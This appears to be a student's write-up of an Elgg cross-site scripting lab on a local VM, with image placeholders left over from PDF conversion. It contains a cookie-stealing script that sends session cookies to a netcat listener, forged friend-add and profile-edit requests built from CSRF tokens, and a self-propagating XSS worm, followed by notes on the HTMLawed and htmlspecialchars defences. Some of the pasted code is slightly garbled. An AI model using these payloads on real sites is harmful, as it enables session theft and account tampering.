



Lab9 XSS

1. Posting a Malicious Message to Display an Alert Window

We modify Samy's profile to inject malicious code



2. Posting a Malicious Message to Display Cookies



3. Stealing Cookies from the Victim's Machine

Code:

About me

Visual editor

```
<script>document.write('<img src=http://127.0.0.1:9090?c='+ escape(document.cookie) +'>');</script>
```

Result:

```
/bin/bash
[11/02/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 60224)
GET /?c=Elgg%3Dpacrgtlvalfbml13c11cbvua32 HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

4. Becoming the Victim's Friend (GET)

Investiation:

We use Alice account to add Samy as friend as a test to figure out what parameter we need in the request




We know that friend = 47 is the argument to add Samy

JavaScript Code:

```
<script type="text/javascript">
window.onload=function(){
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");|
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Result:



After viewing Samy's profile, Alice add Samy as her friend.

Question1:

These are two additional parameters needed in the URL. These are Elgg's Countermeasure against CSRF attacks. Our request does need to set these two parameters correctly; otherwise it will be treated as a cross-site request and be discarded. The values in both parameters are page specific.

Question2:

Sure. We can use a browser extension to remove those formatting data in editor mode from HTTP request or simply sends out request using a customized client, instead of using browsers

5. Modifying the Victim's Profile (POST)

Code:

```
<script type="text/javascript">
window.onload=function(){
    var guid="+elgg.session.user.guid;
    var ts="+elgg_ts="+elgg.security.token.__elgg_ts;
    var token="+elgg_token="+elgg.security.token.__elgg_token;
    var name="+name="+elgg.session.user.name;
    var desc="description=Samy is my hero"+"accesslevel[description]=2";

    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    if(elgg.session.user.guid != 47) {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

Inject:

Edit profile

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload=function(){
    var guid="+elgg.session.user.guid;
    var ts="+elgg_ts="+elgg.security.token.__elgg_ts;
    var token="+elgg_token="+elgg.security.token.__elgg_token;
    var name="+name="+elgg.session.user.name;
    var desc="description=Samy is my hero"+"accesslevel[description]=2";

    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    if(elgg.session.user.guid != 47) {
```

Public

Search



Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

[Edit profile](#)

Result:

Samy
About me

POST http://www.xsslabelgg.com/action/profile/edit

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Cookie: Elgg=ukc814a9c2djuda1s06te37690
Connection: keep-alive

=&_elgg_token=CLhboRWD0TVm0DFZ6Leh9A&_elgg_ts=1572731739&name=Alice&description=Samy is my hero&accesslevel[descri

Alice
About me
Samy is my hero

Question3:

Ensure that it does not modify Samy's own profile, or it will overwrite the malicious content in Samy's profile. When I removed, after Samy save his profile, the profile about me changed to "Samy is my hero" and when I log into Alice account to visit Samy's profile, Alice's profile of about me didn't change.

6. Writing a Self-Propagating XSS Worm

Using DOM(Document Object Model) approach

Code:

```
<script type="text/javascript" id="worm">
window.onload=function(){
    var headerTag="<script id=\"worm\" type=\"text/javascript\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</\"+\"script>";

    var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

    var desc="&description=Samy is my hero"+wormCode;
    desc+="&accesslevel[description]=2";

    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var name="&name="+elgg.session.user.name;

    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    if(elgg.session.user.guid != 47) {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

Inject malicious code and self propagation:

About me

Visual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload=function(){
    var headerTag="<script id=\"worm\" type=\"text/javascript\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</\"+\"script>";

    var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

    var desc="&description=Samy is my hero"+wormCode;
    desc+="&accesslevel[description]=2";
```

Public

Result:

When Alice visit Samy's profile, she become an attacker. So we use boby visit alice's profile to see if boby's profile change.



Boby

About me

Samy is my hero

The attack work.

7. Countermeasure

1).Active only the HTMLawed


Plugins

Filter

All pluginsActive pluginsInactive pluginsBundledNon-bundledAdminCommunicationContentDevelopmentEnhancementsSecurity and SpamService/APISocialThemesUtilitiesWeb ServicesWidgets

DeactivateHTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

DeactivateUser Validation by Email Simple user account validation through email.



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Alice
About me
Samy is my hero

```
window.onload=function(){
var headerTag="";
var jsCode=document.getElementById("worm").innerHTML;
var tailTag="<"+"script>";

var
wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

var desc="&description=Samy is my hero"+wormCode;
desc+="&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name="+elgg.session.user.name;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
if(elgg.session.user.guid != 47) {
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
```

m/pages/owner/alice

This countermeasure is a highly customizable PHP script to sanitize HTML against XSS attack. We could see that the code is display filtering all the tag(<>) and it doesn't run.

Charlie

2) Turn on both countermeasure

Already turn on HTMLawed. Now turn on built-in PHP method called htmlspecialchars()



```
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
```

```
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
```

```
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
```

```
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
```



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

About me

```
<script type="text/javascript" id="worm">
window.onload=function(){
    var headerTag="<script id=\"worm\"
type=\"text/javascript\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</\"+\"script>";

    var
wormCode=encodeURIComponent(headerTag+jsCode+tailTa
g);

    var desc="&description=Samy is my hero"+wormCode;
    desc+="&accesslevel[description]=2";

    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&
__elgg_token="+elgg.security.token.__elgg_token;
    var name="&name="+elgg.session.user.name;

    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    if(elgg.session.user.guid != 47) {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-
www-form-urlencoded");
    Ajax.send(content);
    ,
```

When uncomment the `htmlspecialchars()`, this function is encoding data provided by users, so Javascript code in user's inputs will be interpreted by browser only as string, not as code. When a browser sees the encoded script, it will not execute the script; instead, it converts the encoded script back and displays the script as part of the web page.

We use Charlie to see Alice account. In the result, we could see that unlike the filter to delete the tag, we could see the complete code. And Charlie didn't add Samy or Alice as his friend.